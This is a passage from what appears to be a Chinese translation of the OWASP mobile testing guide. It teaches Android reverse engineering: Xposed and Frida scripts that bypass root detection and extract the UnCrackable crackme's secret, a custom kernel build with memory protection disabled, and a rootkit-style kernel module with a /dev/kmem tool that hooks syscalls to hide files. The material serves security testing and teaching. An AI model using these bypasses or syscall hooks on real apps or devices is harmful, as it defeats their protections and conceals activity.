UnCrackable App 并不愚蠢：它注意到自己已经在调试模式下运行，并通过关闭来做出反应。一个模态对话框会立即显示，一旦您点击 "OK"，破解程序就会终止。

幸运的是，Android 的 "开发者选项" 中包含了有用的 "等待调试器" 功能，它允许您自动暂停一个应用程序做启动，直到 JDWP 调试器连接。有了这个功能，您可以在检测机制运行之前连接调试器，并跟踪、调试、停用该机制。这确实是一个不公平的优势，但是，另一方面，逆向工程师从来都是不公平的！

在开发者选项中，选择 Uncrackable1 作为调试应用程序，并激活 "Wait for Debugger" 开关。

注意：即使在 default.prop 中将 ro.debuggable 设置为 "1"，应用程序也不会显示在 "调试应用程序" 列表中，除非 Android Manifest 中的 android:debuggable 标志被设置为 "true"。

#### 5.9.4.1.6. 为 React Native 应用程序打补丁

如果使用了 React Native 框架进行开发，那么主要的应用代码位于 assets/index.android.bundle 文件中。这个文件包含了 JavaScript 代码。大多数情况下，这个文件中的 JavaScript 代码都是最小化的。通过使用 JStillery 工具，可以重试该文件的人类可读版本，以便进行代码分析。应该首选 CLI 版本的 JStillery 或本地服务器，而不是使用在线版本，否则源代码会被发送并透露给第三方。

为了给 JavaScript 文件打补丁，可以使用以下方法：

- 使用 apktool 工具解压 APK 归档文件。
- 将文件 assets/index.android.bundle 的内容复制到一个临时文件中。
- 使用 JStillery 来美化和去模糊临时文件的内容。
- 确定代码应该在临时文件中的哪个位置打补丁，并实现更改。
- 把打过补丁的代码放在一行，并复制到原来的 assets/index.android.bundle 文件中。
- 使用 apktool 工具重新打包 APK 归档文件，并在安装到目标设备/模拟器前签名。

### 5.9.4.2. 动态检测

#### 5.9.4.2.1. Hooking 方法

##### 5.9.4.2.1.1. Xposed

让我们假设您正在测试一个应用程序，它正顽固地退出您的移动设备。您反编译了这个应用程序，发现了以下高度可疑的方法：

```
package com.example.a.b

public static boolean c() {
 int v3 = 0;
 boolean v0 = false;

 String[] v1 = new String[]{"sbin/", "/system/bin/", "/system/xbin/", "/data/local/xbin/",
 "/data/local/bin/", "/system/sd/xbin/", "/system/bin/failsafe/", "/data/local/"};

 int v2 = v1.length;

 for(int v3 = 0; v3 < v2; v3++) {
 if(new File(String.valueOf(v1[v3]) + "su").exists()) {
 v0 = true;
 return v0;
 }
 }

 return v0;
}
```

此方法遍历目录列表，如果在其中任何一个目录中找到 su 二进制文件，则返回 true(device root)。像这样的检查很容易禁用，所有您需要做的就是将代码替换为返回“false”的内容。使用 Xposed 模块挂钩的方法是实现这一点的一种方法(有关 Xposed 安装和基础知识的详细信息，请参阅“Android 基本安全测试”)。

方法 XposedHelpers.findAndHookMethod 允许您重写现有的类方法。通过检查反编译的源代码，可以发现执行检查的方法是 c。此方法位于 com.example.a.b 类中。下面是一个 Xposed 模块，它覆盖了函数，所以函数总是返回 false：

```
package com.awesome.pentestcompany;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;
import de.robv.android.xposed.IXposedHookLoadPackage;
```

```
import de.robv.android.xposed.XposedBridge;
import de.robv.android.xposed.XC_MethodHook;
import de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class DisableRootCheck implements IXposedHookLoadPackage {

 public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable {
 if (!lpparam.packageName.equals("com.example.targetapp"))
 return;

 findAndHookMethod("com.example.a.b", lpparam.classLoader, "c", new
XC_MethodHook() {
 @Override

 protected void beforeHookedMethod(MethodHookParam param) throws
Throwable {
 XposedBridge.log("Caught root check!");
 param.setResult(false);
 }

 });
 }
}
```

就像普通的 Android 应用一样，Xposed 的模块也是在 Android Studio 中开发和部署的。关于编写、编译和安装 Xposed 模块的更多细节，请参考其作者 rovo89 提供的教程。

#### 5.9.4.2.1.2. Frida

我们将使用 Frida 解决 Android Level 1 的 UnCrackable 应用程序，并演示如何轻松绕过根检测，从应用程序中提取秘密数据。

当您在模拟器或根设备上启动 crackme 应用程序时，您会发现它会显示一个对话框，一按“OK”就退出，因为它检测到了 root：

让我们看看怎样才能防止这种情况发生。

主要的方法(用 CFR 进行反编译)如下所示：

```
package sg.vantagepoint.uncrackable1;

import android.app.Activity;
import android.app.AlertDialog;
import android.content.Context;
```

```

import android.content.DialogInterface;
import android.os.Bundle;
import android.text.Editable;
import android.view.View;
import android.widget.EditText;
import sg.vantagepoint.uncrackable1.a;
import sg.vantagepoint.uncrackable1.b;
import sg.vantagepoint.uncrackable1.c;

public class MainActivity
extends Activity {
 private void a(String string) {
 AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
 alertDialog.setTitle((CharSequence)string);
 alertDialog.setMessage((CharSequence)"This is unacceptable. The app is now going to
exit.");
 alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new
b(this));
 alertDialog.show();
 }

 protected void onCreate(Bundle bundle) {
 if (sg.vantagepoint.a.c.a() || sg.vantagepoint.a.c.b() || sg.vantagepoint.a.c.c()) {
 this.a("Root detected!"); //This is the message we are looking for
 }
 if (sg.vantagepoint.a.b.a((Context)this.getApplicationContext())) {
 this.a("App is debuggable!");
 }
 super.onCreate(bundle);
 this.setContentView(2130903040);
 }

 public void verify(View object) {
 object = ((EditText)this.findViewById(2131230720)).getText().toString();
 AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
 if (a.a((String)object)) {
 alertDialog.setTitle((CharSequence)"Success!");
 alertDialog.setMessage((CharSequence)"This is the correct secret.");
 } else {
 alertDialog.setTitle((CharSequence)"Nope...");
 alertDialog.setMessage((CharSequence)"That's not it. Try again.");
 }
 alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new
c(this));
 alertDialog.show();
 }
}

```

```

}
}
```

请注意 onCreate 方法中的“Root detected”消息以及前面的 if-statement(执行实际的 Root 检查)中调用的各种方法。还要注意来自类的第一个方法 private void a 的“ This is unacceptable...”消息。显然，这会显示对话框。setButton 方法调用中有一个 alertDialog.onClickListener 回调集，它在成功检测到根之后通过 System.exit(0)关闭应用程序。使用 Frida，您可以通过挂接回调来防止应用退出。

The onClickListener implementation for the dialog button doesn't do much:

```

package sg.vantagepoint.uncrackable1;

class b implements android.content.DialogInterface$OnClickListener {
 final sg.vantagepoint.uncrackable1.MainActivity a;

 b(sg.vantagepoint.uncrackable1.MainActivity a0)
 {
 this.a = a0;
 super();
 }

 public void onClick(android.content.DialogInterface a0, int i)
 {
 System.exit(0);
 }
}
```

它只是退出了应用程序，现在用 Frida 拦截它，防止应用程序在根检测后退出：

```

setImmediate(function() { //prevent timeout
 console.log("[*] Starting script");

 Java.perform(function() {
 bClass = Java.use("sg.vantagepoint.uncrackable1.b");
 bClass.onClick.implementation = function(v) {
 console.log("[*] onClick called");
 };
 console.log("[*] onClick handler modified");

 });
});
```

在 setImmediate 函数中包装您的代码以防止超时(您可能需要这样做，也可能不需要这样做)，然后调用 Java.perform 使用 Frida 的方法处理 Java。然后检索实现 OnClickListener 接口的类的包装器，并覆盖其 onClick 方法。与原来的版本不同，新版本的 onClick 只是写控制台输出，并不退出应用程序。如果您通过 Frida 注入您的版本，当您点击“确定”对话框按钮时，应用程序不会退出。

将上面的脚本保存为 uncrackable1.js 并加载它：

```
$ frida -U -l uncrackable1.js sg.vantagepoint.uncrackable1
```

看到“onClickHandler modified”消息后，您可以安全地按“OK”。应用程序将不再退出。

现在您可以试着输入一个 "秘密字符串"。但您从哪里得到它呢？

如果您看一下 sg.vantagepoint.uncrackable1.a 这个类，您可以看到您输入的加密字符串会和它进行比较：

```
package sg.vantagepoint.uncrackable1;

import android.util.Base64;
import android.util.Log;

public class a {
 public static boolean a(String string) {
 byte[] arrby =
Base64.decode((String)"5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2G0c=", (int)0);
 byte[] arrby2 = new byte[]{};
 try {
 arrby2 = arrby =
sg.vantagepoint.a.a.a((byte[])a.b((String)"8d127684cbc37c17616d806cf50473cc"),
(byte[])arrby);
 }
 catch (Exception var2_2) {
 Log.d((String)"CodeCheck", (String)(("AES error:" + var2_2.getMessage())));
 }
 if (!string.equals(new String(arrby2))) return false;
 return true;
 }

 public static byte[] b(String string) {
 int n = string.length();
 byte[] arrby = new byte[n / 2];
 int n2 = 0;
 while (n2 < n) {
 arrby[n2 / 2] = (byte)((Character.digit(string.charAt(n2), 16) << 4) +
```

```

Character.digit(string.charAt(n2 + 1), 16));
 n2 += 2;
}
return arrby;
}
}

```

请注意 a 方法结尾处的 string.equals 比较，以及在上面的 try 块中创建的字符串 arrby2。arrby2 是函数 sg.vantagepoint.a.a 的返回值。string.equals 比较将您的输入与 arrby2 进行比较。所以我们希望 sg.vantagepoint.a.a.a 的返回值。

与其反转解密例程来重构秘钥，不如干脆忽略应用中所有的解密逻辑，勾选 sg.vantagepoint.a.a.a 函数来捕捉其返回值。下面是防止在 root 上退出并拦截秘钥字符串解密的完整脚本：

```

setImmediate(function() {
 console.log("[*] Starting script");

 Java.perform(function() {
 bClass = Java.use("sg.vantagepoint.uncrackable1.b");
 bClass.onClick.implementation = function(v) {
 console.log("[*] onClick called.");
 };
 console.log("[*] onClick handler modified");

 aaClass = Java.use("sg.vantagepoint.a.a");
 aaClass.a.implementation = function(arg1, arg2) {
 retval = this.a(arg1, arg2);
 password = "";
 for(i = 0; i < retval.length; i++) {
 password += String.fromCharCode(retval[i]);
 }

 console.log("[*] Decrypted: " + password);
 return retval;
 };
 console.log("[*] sg.vantagepoint.a.a.a modified");

 });
})

```

在 Frida 运行脚本并在控制台中看到“[\*] sg.vantagepoint.a.a 修改”消息后，为“secret string”输入一个随机值并按 verify。您应该得到一个类似于下面的输出：

```
michael@sixtyseven:~/Development/frida$ frida -U -l uncrackable1.js
sg.vantagepoint.uncrackable1
```

```
/_ | Frida 9.1.16 - A world-class dynamic instrumentation framework
| (| |
>_ | Commands:
/_|_| help -> Displays the help system
.... object? -> Display information about 'object'
.... exit/quit -> Exit
.... More info at https://www.frida.re/docs/home/
```

```
[*] Starting script
[USB::Android Emulator 5554::sg.vantagepoint.uncrackable1]-> [*] onClick handler
modified
[*] sg.vantagepoint.a.a.a modified
[*] onClick called.
[*] Decrypted: I want to believe
```

钩子函数输出了解密后的字符串。您提取了秘密字符串，而不必太深入到应用程序代码和它的解密例程中。

现在您已经了解了 Android 上静态/动态分析的基础知识。当然，真正学习它的唯一方法是亲身体验：在 Android Studio 中建立自己的项目，观察您的代码如何被翻译成字节码和原生代码，并尝试破解我们的挑战。

在剩下的章节中，我们将介绍一些高级课题，包括内核模块和动态执行。

## 5.9.5. 为逆向工程定制 Android 系统

在真实设备上工作有其优势，特别是对于交互式的、调试器支持的静态/动态分析。例如：在真实设备上工作的速度更快。此外，在真实设备上运行目标应用程序不太可能触发防御。在战略点上对实时环境进行仪表化，为您提供了有用的跟踪功能和操纵环境的能力，这将帮助您绕过应用程序可能实现的任何反篡改防御。

### 5.9.5.1. 自定义 RAMDisk

Initramfs 是一个存储在启动映像中的小型 CPIO 档案。它包含了启动时需要的一些文件，在实际的根文件系统被挂载之前。在安卓系统中，initramfs 会无限期地被挂载。它包含了一个重要的配置文件，default.prop，定义了一些基本的系统属性。改变这个文件可以使 Android 环境更容易被逆向工程。对于我们来说，default.prop 中最重要的设置是 ro.debuggable 和 ro.security。

```
$ cat /default.prop
#
ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=1
ro.zygote=zygote32
persist.radio.snapshot_enabled=1
persist.radio.snapshot_timer=2
persist.radio.use_cc_names=true
persist.sys.usb.config=mtp
rild.libpath=/system/lib/libril-qc-qmi-1.so
camera.disable_zsl_mode=1
ro.adb.secure=1
dalvik.vm.dex2oat-Xms=64m
dalvik.vm.dex2oat-Xmx=512m
dalvik.vm.image-dex2oat-Xms=64m
dalvik.vm.image-dex2oat-Xmx=64m
ro.dalvik.vm.native.bridge=0
```

将 ro.debuggable 设置为“1”使所有正在运行的应用程序都可以调试(即，调试器线程将在每个进程中运行)，而与 Android Manifest 中 Android: debuggable 属性的值无关。将 ro.secure 设置为“0”会导致 abd 作为 root 运行。要在任何 Android 设备上修改 initrd，可以使用 TWRP 备份原始启动图像，或者使用以下命令转储它：

```
$ adb shell cat /dev/mtd/mtd0 >/mnt/sdcard/boot.img
$ adb pull /mnt/sdcard/boot.img /tmp/boot.img
```

要提取引导映像的内容，请使用 Krzysztof Adamski 的 how-To 中所描述的 abootimg 工具：

```
$ mkdir boot
$ cd boot
$./abootimg -x /tmp/boot.img
$ mkdir initrd
$ cd initrd
$ cat ../initrd.img | gunzip | cpio -vid
```

请注意写在 bootimg.cfg 中的启动参数；当您启动新内核和 ramdisk 时，您会需要它们。

```
$ ~/Desktop/abootimg/boot$ cat bootimg.cfg
bootsize = 0x1600000
pagesize = 0x800
kerneladdr = 0x8000
ramdiskaddr = 0x2900000
```

```
secondaddr = 0xf00000
tagsaddr = 0x2700000
name =
cmdline = console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead
user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1
```

修改 default.prop 并打包新的 ramdisk :

```
$ cd initrd
$ find . | cpio --create --format='newc' | gzip > ../myinitd.img
```

#### 5.9.5.2. 自定义 Android 内核

Android 内核是逆向工程师的强大盟友。虽然常规的 Android 应用受到无望的限制和沙盒，但您，逆向者，可以以任何您想要的方式定制和改变操作系统和内核的行为。这给了您一个优势，因为大多数完整性检查和防篡改功能最终都依赖于内核执行的服务。部署一个滥用这种信任的内核，并毫不掩饰地对自己和环境撒谎，这对击败恶意软件作者（或普通开发者）可以向您抛出的大多数反转防御有很大的帮助。

Android 应用程序有几种方式与操作系统进行交互。通过 Android 应用框架的 API 进行交互是标准的。然而，在最低层次上，许多重要的功能（如分配内存和访问文件）被转化为老式的 Linux 系统调用。在 ARM Linux 上，系统调用是通过 SVC 指令调用的，它会触发一个软件中断。这个中断会调用 vector\_swi 内核函数，然后将系统调用号作为偏移量进入一个函数指针表（在 Android 上称为 sys\_call\_table）。

拦截系统调用的最直接的方法是将自己的代码注入内核内存，然后覆盖系统调用表中的原始函数来重定向执行。不幸的是，目前的股票 Android 内核强制执行内存限制，阻止了这一点。具体来说，Lollipop 和 Marshmallow 内核在构建时启用了 CONFIG\_STRICT\_MEMORY\_RWX 选项。这防止了对标记为只读的内核内存区域的写入，因此任何试图修补内核代码或系统调用表的行为都会导致分段故障和重启。要解决这个问题，可以建立自己的内核。然后，您可以停用这种保护，并进行许多其他有用的定制，以简化逆向工程。如果您经常对 Android 应用进行逆向工程，那么构建您自己的逆向工程沙盒是一个不费吹灰之力的方法。

对于黑客来说，我建议使用支持 AOSP 的设备。谷歌的 Nexus 智能手机和平板电脑是最合理的候选者，因为从 AOSP 构建的内核和系统组件在它们上运行没有问题。索尼的 Xperia 系列也以其开放性著称。要构建 AOSP 内核，您需要一个工具链（一套用于交叉编译源的程序）和相应版本的内核源。按照谷歌的说明，为给定设备和 Android 版本确定正确的 git repo 和分支。

<https://source.android.com/source/building-kernels.html#id-version>

例如：要想获得与 Nexus 5 兼容的 Lollipop 内核源，您需要克隆 msm 仓库，并查看 android-msm-hammerhead 分支之一（hammerhead 是 Nexus 5 的代号，找到正确的分支是很困惑的）。一旦您下载了源码，用命令 make hammerhead\_defconfig 创建默认的内核配置（用您的目标设备替换 "hammerhead"）。

```
$ git clone https://android.googlesource.com/kernel/msm.git
$ cd msm
$ git checkout origin/android-msm-hammerhead-3.4-lollipop-mr1
$ export ARCH=arm
$ export SUBARCH=arm
$ make hammerhead_defconfig
$ vim .config
```

我建议使用以下设置来添加可加载模块支持，启用最重要的跟踪工具，并为打补丁开放内核内存。

```
CONFIG_MODULES=Y
CONFIG_STRICT_MEMORY_RXW=N
CONFIG_DEVMEM=Y
CONFIG_DEVKMEM=Y
CONFIG_KALLSYMS=Y
CONFIG_KALLSYMS_ALL=Y
CONFIG_HAVE_KPROBES=Y
CONFIG_HAVE_KRETPROBES=Y
CONFIG_HAVE_FUNCTION_TRACER=Y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER=Y
CONFIG_TRACING=Y
CONFIG_FTRACE=Y
CONFIG_KDB=Y
```

Once you're finished editing save the .config file, build the kernel.

```
$ export ARCH=arm
$ export SUBARCH=arm
$ export CROSS_COMPILE=/path_to_your_ndk/arm-eabi-4.8/bin/arm-eabi-
$ make
```

现在您可以创建一个独立的工具链，用于交叉编译内核和后续任务。要为 Android 7.0 ( API 级别 24 ) 创建一个工具链，请运行 Android NDK 包中的 make-standalone-toolchain.sh：

```
$ cd android-ndk-rXXX
$ build/tools/make-standalone-toolchain.sh --arch=arm --platform=android-24 --install-dir=/tmp/my-android-toolchain
```

设置 CROSS\_COMPILE 环境变量指向您的 NDK 目录，然后运行 "make" 来构建内核。

```
$ export CROSS_COMPILE=/tmp/my-android-toolchain/bin/arm-eabi-
$ make
```

### 5.9.5.3. 引导自定义环境

在引导到新的内核之前，拷贝一下您的设备的原始启动图像，找到启动分区：

```
root@hammerhead:/dev # ls -al /dev/block/platform/msm_sdcc.1/by-name/
lrwxrwxrwx root root 1970-08-30 22:31 DDR -> /dev/block/mmcblk0p24
lrwxrwxrwx root root 1970-08-30 22:31 aboot -> /dev/block/mmcblk0p6
lrwxrwxrwx root root 1970-08-30 22:31 abootb -> /dev/block/mmcblk0p11
lrwxrwxrwx root root 1970-08-30 22:31 boot -> /dev/block/mmcblk0p19
(...)
lrwxrwxrwx root root 1970-08-30 22:31 userdata -> /dev/block/mmcblk0p28
```

然后把所有的东西都放到一个文件里：

```
$ adb shell "su -c dd if=/dev/block/mmcblk0p19 of=/data/local/tmp/boot.img"
$ adb pull /data/local/tmp/boot.img
```

接下来，提取 ramdisk 和有关引导映像结构的信息。有各种各样的工具可以做到这一点；我使用吉勒·格兰杜的超时工具。安装该工具并在启动映像上运行以下命令：

```
$ abootimg -x boot.img
```

这将在本地目录中创建文件 bootimg.cfg、initrd.img 和 zImage(您的原始内核)。

现在可以使用 fastboot 测试新内核。Fastboot 命令允许您运行内核而不需要实际刷新它(一旦您确定一切正常，您可以使用 fastboot 闪存使更改永久化，但是您不必这样做)。使用以下命令在快速启动模式下重新启动设备：

```
$ adb reboot bootloader
```


然后使用 fastboot 命令启动带有新内核的 Android。指定内核偏移量、ramdisk 偏移量、标记偏移量和命令行(使用提取的 bootimg.cfg 中列出的值)以及新构建的内核和原始 ramdisk。

```
$ fastboot boot zImage-dtb initrd.img --base 0 --kernel-offset 0x8000 --ramdisk-offset 0x2900000 --
tags-offset 0x2700000 -c "console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead
user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1"
```

系统现在应该可以正常启动。要快速验证正确的内核是否正在运行，请导航到 Settings->About phone 并检查“kernel version”字段。

#### 5.9.5.4. 利用内核模块进行系统调用 Hooking

系统调用 Hooking 允许您攻击任何依赖于内核提供的功能的反反转防御。有了您的自定义内核，您现在可以使用 LKM 来加载额外的代码到内核中。您还可以访问 /dev/kmem 接口，您可以用它来即时修补内核内存。这是一种经典的 Linux rootkit 技术，Dong-Hoon [1] 已经为 Android 系统描述过。



您首先需要 `sys_call_table` 的地址。幸运的是，它在 Android 内核中被导出为一个符号（iOS 逆向就没那么幸运了）。您可以在 `/proc/kallsyms` 文件中查找地址：

```
$ adb shell "su -c echo 0 > /proc/sys/kernel/kptr_restrict"
$ adb shell cat /proc/kallsyms | grep sys_call_table
c000f984 T sys_call_table
```

这是您编写内核模块所需的唯一内存地址--您可以使用从内核头部获得的偏移量来计算其他所有内容(希望您还没有删除它们)。

#### 5.9.5.4.1. 示例：文件隐藏

在本操作指南中，我们将使用内核模块隐藏文件。在设备上创建文件，以便稍后将其隐藏：

```
$ adb shell "su -c echo ABCD > /data/local/tmp/nowyouseeme"
$ adb shell cat /data/local/tmp/nowyouseeme
ABCD
```

现在是编写内核模块的时候了。对于文件隐藏，您需要挂钩一个用于打开(或检查是否存在)文件的系统调用。有很多这样的函数-open、openat、access、accessat、faccessat、stat、fstat 等。目前，您只需要挂接 openat 系统调用。这是/bin/cat 程序在访问文件时使用的 syscall，因此该调用应该适用于演示。

您可以在内核头文件 ARCH/ARM/INCLUDE/ASM/unistd.h 中找到所有系统调用的函数原型。使用以下代码创建名为 kernel\_hook.c 的文件：

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>
#include <linux/slab.h>
#include <asm/uaccess.h>

asmlinkage int (*real_openat)(int, const char __user*, int);

void **sys_call_table;

int new_openat(int dirfd, const char __user* pathname, int flags)
{
 char *kbuf;
 size_t len;

 kbuf=(char*)kmalloc(256,GFP_KERNEL);
 len = strncpy_from_user(kbuf,pathname,255);

 if (strcmp(kbuf, "/data/local/tmp/nowyouseeme") == 0) {
 printk("Hiding file!\n");
 return -ENOENT;
 }

 	kfree(kbuf);

 return real_openat(dirfd, pathname, flags);
}
```

```

int init_module() {

 sys_call_table = (void*)0xc000f984;
 real_openat = (void*)(sys_call_table[_NR_openat]);

 return 0;
}

```

要构建内核模块，您需要内核源代码和工作工具链。既然您已经构建了一个完整的内核，那么一切都准备好了。创建包含以下内容的 Makefile：

```

KERNEL=[YOUR KERNEL PATH]
TOOLCHAIN=[YOUR TOOLCHAIN PATH]

```

```
obj-m := kernel_hook.o
```

all:

```
 make ARCH=arm CROSS_COMPILE=$(TOOLCHAIN)/bin/arm-eabi- -C $(KERNEL)
M=$(shell pwd) CFLAGS_MODULE=-fno-pic modules
```

clean:

```
 make -C $(KERNEL) M=$(shell pwd) clean
```

运行 make 编译代码-这将创建文件 kernel\_hook.ko。将 kernel\_hook.ko 复制到设备，并使用 insmod 命令加载它。使用 lmod 命令，验证模块是否已成功加载。

```

$ make
(...)
$ adb push kernel_hook.ko /data/local/tmp/
[100%] /data/local/tmp/kernel_hook.ko
$ adb shell su -c insmod /data/local/tmp/kernel_hook.ko
$ adb shell lsmod
kernel_hook 1160 0 [permanent], Live 0xbff00000 (P0)

```

现在，您将访问/dev/kmem，用新注入的函数的地址覆盖 sys\_call\_table 中的原始函数指针(这可以直接在内核模块中完成，但是/dev/kmem 提供了一种打开和关闭钩子的简单方法)。为此，我改编了 [Dong-Hoon You's Phrack article](#) 中的代码。但是，我使用的是 file 接口，而不是 mmap()，因为我发现后者会导致内核死机。使用以下代码创建名为 kmem\_util.c 的文件：

```

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

```

```

#include <asm/unistd.h>
#include <sys/mman.h>

#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;
void read_kmem2(unsigned char *buf, off_t off, int sz)
{
 off_t offset; ssize_t bread;
 offset = lseek(kmem, off, SEEK_SET);
 bread = read(kmem, buf, sz);
 return;
}

void write_kmem2(unsigned char *buf, off_t off, int sz) {
 off_t offset; ssize_t written;
 offset = lseek(kmem, off, SEEK_SET);
 if (written = write(kmem, buf, sz) == -1) { perror("Write error");
 exit(0);
 }
 return;
}

int main(int argc, char *argv[]) {

 off_t sys_call_table;
 unsigned int addr_ptr, sys_call_number;

 if (argc < 3) {
 return 0;
 }

 kmem=open("/dev/kmem",O_RDWR);

 if(kmem<0){
 perror("Error opening kmem"); return 0;
 }

 sscanf(argv[1], "%x", &sys_call_table); sscanf(argv[2], "%d", &sys_call_number);
 sscanf(argv[3], "%x", &addr_ptr); char buf[256];
 memset (buf, 0, 256); read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
 printf("Original value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);
 write_kmem2((void*)&addr_ptr,sys_call_table+(sys_call_number*4),4);
 read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
}

```

```
printf("New value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);
close(kmem);

return 0;
}
```

从 Android Lollipop 开始，所有的可执行文件必须在 PIE 支持下编译。使用预制的工具链构建 kmem\_util.c 并将其复制到设备上：

```
$ /tmp/my-android-toolchain/bin/arm-linux-androideabi-gcc -pie -fpie -o kmem_util
kmem_util.c
$ adb push kmem_util /data/local/tmp/
$ adb shell chmod 755 /data/local/tmp/kmem_util
```

在开始访问内核内存之前，您仍然需要知道进入系统调用表的正确偏移量。openat 系统调用是在内核源码中的 unistd.h 中定义的：

```
$ grep -r "__NR_openat" arch/arm/include/asm/unistd.h
\#define __NR_openat (__NR_SYSCALL_BASE+322)
```

最后的难题是您的替换地址--openat，同样，您可以从/proc/kallsyms 获得这个地址。同样，您可以从/proc/kallsyms 中得到这个地址。

```
$ adb shell cat /proc/kallsyms | grep new_openat
bf000000 t new_openat [kernel_hook]
```

现在您已经有了覆盖 sys\_call\_table 的所有内容。kmem\_util 的语法是：

```
$./kmem_util <syscall_table_base_address> <offset> <func_addr>
```

下面的命令是对 openat 系统调用表进行修补，使其指向您的新函数。

```
$ adb shell su -c /data/local/tmp/kmem_util c000f984 322 bf000000
Original value: c017a390
New value: bf000000
```

假设一切正常，/bin/cat 应该不能 "看到" 这个文件。

```
$ adb shell su -c cat /data/local/tmp/nowyouseeme
tmp-mksh: cat: /data/local/tmp/nowyouseeme: No such file or directory
```

瞧！现在，"nowyouseeme" 文件已经对所有用户模式进程有了一定程度的隐藏。nowyouseeme "文件现在在某种程度上隐藏了所有 usermode 进程（注意，您需要做更多的事情来正确地隐藏一个文件，包括挂钩 stat()、access() 和其他系统调用）

当然，文件隐藏只是冰山一角：您可以使用内核模块完成很多事情，包括绕过许多根检测措施、完整性检查和反调试措施。您可以在 Bernhard Mueller 的黑客软令牌论文[#mueller]的“案例研究”部分找到更多的例子。

## 5.9.6. 参考文献

- Bionic - [https://github.com/android/platform\\_bionic](https://github.com/android/platform_bionic)
- Attacking Android Applications with Debuggers - <https://blog.netspi.com/attacking-android-applications-with-debuggers/>
- Dynamic Malware Recompilation - <http://ieeexplore.ieee.org/document/6759227/>
- Update on Development of Xposed for Nougat - <https://www.xda-developers.com/rovo89-updates-on-the-situation-regarding-xposed-for-nougat/>
- Android Platform based Linux kernel rootkit - <http://phrack.org/issues/68/6.html>
- [#mueller] Bernhard Mueller, Hacking Soft Tokens. Advanced Reverse Engineering on Android. - [https://packetstormsecurity.com/files/138504/HITB\\_Hacking\\_Soft\\_Tokens\\_v1.2.pdf](https://packetstormsecurity.com/files/138504/HITB_Hacking_Soft_Tokens_v1.2.pdf)

### 5.9.6.1. 工具

- Angr - <https://angr.io/>
- apktool - <https://ibotpeaches.github.io/apktool/>
- apkx - <https://github.com/b-mueller/apkx>
- CFR Decompiler - <https://www.benf.org/other/cfr/>
- IDA Pro - <https://www.hex-rays.com/products/ida/>
- JAD Decompiler - <http://www.javadecompilers.com/jad>
- JD (Java Decompiler) - <http://jd.benow.ca/>
- JEB Decompiler - <https://www.pnfsoftware.com>
- OWASP Mobile Testing Guide Crackmes - <https://github.com/OWASP/owasp-mstg/blob/master/Crackmes/>
- Procyon Decompiler - <https://bitbucket.org/mstrobelt/procyon/overview>
- Radare2 - <https://www.radare.org>
